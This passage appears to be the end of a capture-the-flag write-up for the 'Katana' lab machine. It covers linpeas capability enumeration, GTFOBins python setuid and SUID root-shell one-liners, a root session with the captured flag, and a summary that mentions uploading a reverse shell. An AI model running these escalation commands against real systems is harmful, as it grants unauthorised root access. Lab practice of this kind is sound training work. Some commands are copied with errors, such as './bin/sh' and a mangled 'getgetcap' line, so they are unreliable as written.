  * [Check if you can mount unmounted devices]
  * [Any sd*/disk* disk in /dev? (limit 20)]
  * [disk]
  * [sda]
  * [sda1]
```

```

root@kali: ~/offsec/katana [root@kali: ~/offsec/katana [root@kali: ~/offsec/katana [root@kali: ~/offsec/katana 
https://book.hacktricks.xyz/linux-hardening/privilege-escalation#capabilities

[ Capabilities
[ Current shell capabilities
CapInh: 0x0000000000000000=
CapPrm: 0x0000000000000000=
CapEff: 0x0000000000000000=
CapBnd: 0x0000003fffffffff=cap_chown, cap_dac_override, cap_dac_read_search, cap_fowner, cap_fsetid, cap_kill, cap_setgid, cap_setuid, cap_setpcap, cap_linux_immutable, cap_net_bind_service, cap_net_broadcast, cap_net_admin, cap_net_raw, cap_ipc_lock, cap_ipc_owner, cap_sys_module, cap_sys_rawio, cap_sys_chroot, cap_sys_ptrace, cap_sys_pacct, cap_sys_admin, cap_sys_boot, cap_sys_nice, cap_sys_resource, cap_sys_time, cap_sys_tty_config, cap_mknod, cap_lease, cap_audit_write, cap_audit_control, cap_setfcap, cap_mac_override, cap_mac_admin, cap_syslog, cap_wake_alarm, cap_block_suspend, cap_audit_read
CapAmb: 0x0000000000000000=

[ Parent process capabilities
CapInh: 0x0000000000000000=
CapPrm: 0x0000000000000000=
CapEff: 0x0000000000000000=
CapBnd: 0x0000003fffffffff=cap_chown, cap_dac_override, cap_dac_read_search, cap_fowner, cap_fsetid, cap_kill, cap_setgid, cap_setuid, cap_setpcap, cap_linux_immutable, cap_net_bind_service, cap_net_broadcast, cap_net_admin, cap_net_raw, cap_ipc_lock, cap_ipc_owner, cap_sys_module, cap_sys_rawio, cap_sys_chroot, cap_sys_ptrace, cap_sys_pacct, cap_sys_admin, cap_sys_boot, cap_sys_nice, cap_sys_resource, cap_sys_time, cap_sys_tty_config, cap_mknod, cap_lease, cap_audit_write, cap_audit_control, cap_setfcap, cap_mac_override, cap_mac_admin, cap_syslog, cap_wake_alarm, cap_block_suspend, cap_audit_read
CapAmb: 0x0000000000000000=

Files with capabilities (limited to 50):
/usr/bin/ping = cap_net_raw+ep
/usr/bin/python2.7 = cap_setuid+ep

```

Since I did not know much about **capabilities** I navigated to **hacktricks** and found a blog on it where I found that Linux capabilities help a service do only what it needs as "root" (without all the privileges that come with full root access), rather than allowing it to run with unrestricted root power.

**Capabilities**

Linux capabilities provide a **subset of the available root privileges to a process**. This effectively breaks up root **privileges** into smaller and distinctive units. Each of these units can then be independently granted to processes. This way the full set of privileges is reduced, decreasing the risks of exploitation.

Read the following page to [learn more about capabilities and how to abuse them](#):

[Linux Capabilities](#)

**Directory permissions**

In a directory, the **bit for "execute"** implies that the user affected can **"cd"** into the folder.

I then visited **gtfobins** to identify ways of exploiting it.

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m +xs $(which python) .
./python -c 'import os; os.execl("./bin/sh", "sh", "-p")'
```

### Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo python -c 'import os; os.system("./bin/sh")'
```

### Capabilities

If the binary has the Linux `CAP_SETUID` capability set or it is executed by another binary with the capability set, it can be used as a backdoor to maintain privileged access by manipulating its own process UID.

```
cp $(which python) .
sudo setcap cap_setuid+ep python
./python -c 'import os; os.setuid(0); os.system("./bin/sh")'
```


I used the method shown above and got **root** access. I then navigated to the `/root` directory and captured the final flag.

```
www-data@katana:/tmp$ getgetcap -r / 2>/dev/null
getcap -r / 2>/dev/null
/usr/bin/ping = cap_net_raw+ep
/usr/bin/python2.7 = cap_setuid+ep
www-data@katana:/tmp$ python2 -c 'import os; os.setuid(0); os.system("./bin/bash")'
python2 -c 'import os; os.setuid(0); os.system("./bin/bash")' a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.
root@katana:/tmp# cd /root
cd /root
root@katana:/root# ls
ls
proof.txt root.txt
root@katana:/root# cat proof.txt
cat proof.txt
96170ed2e814ffe4c4118af22c043743
root@katana:/root#
```

## CONCLUSION

Here's a short summary of how I pwned the machine:

- I identified multiple ports running **http** service.
- I performed web fuzzing on all the ports running the service to find a page that allowed file upload.
- I uploaded my reverse shell script and triggered it to get a reverse shell.
- I captured the first flag from `/var/www/`
- I ran **linpeas** and identified **capabilities** misconfiguration.
- I used **gtfobins** to find a way to exploit this to get **root** access.
- I navigated to `/root` to capture the final flag.



That's it from my side! Happy Hacking! 

---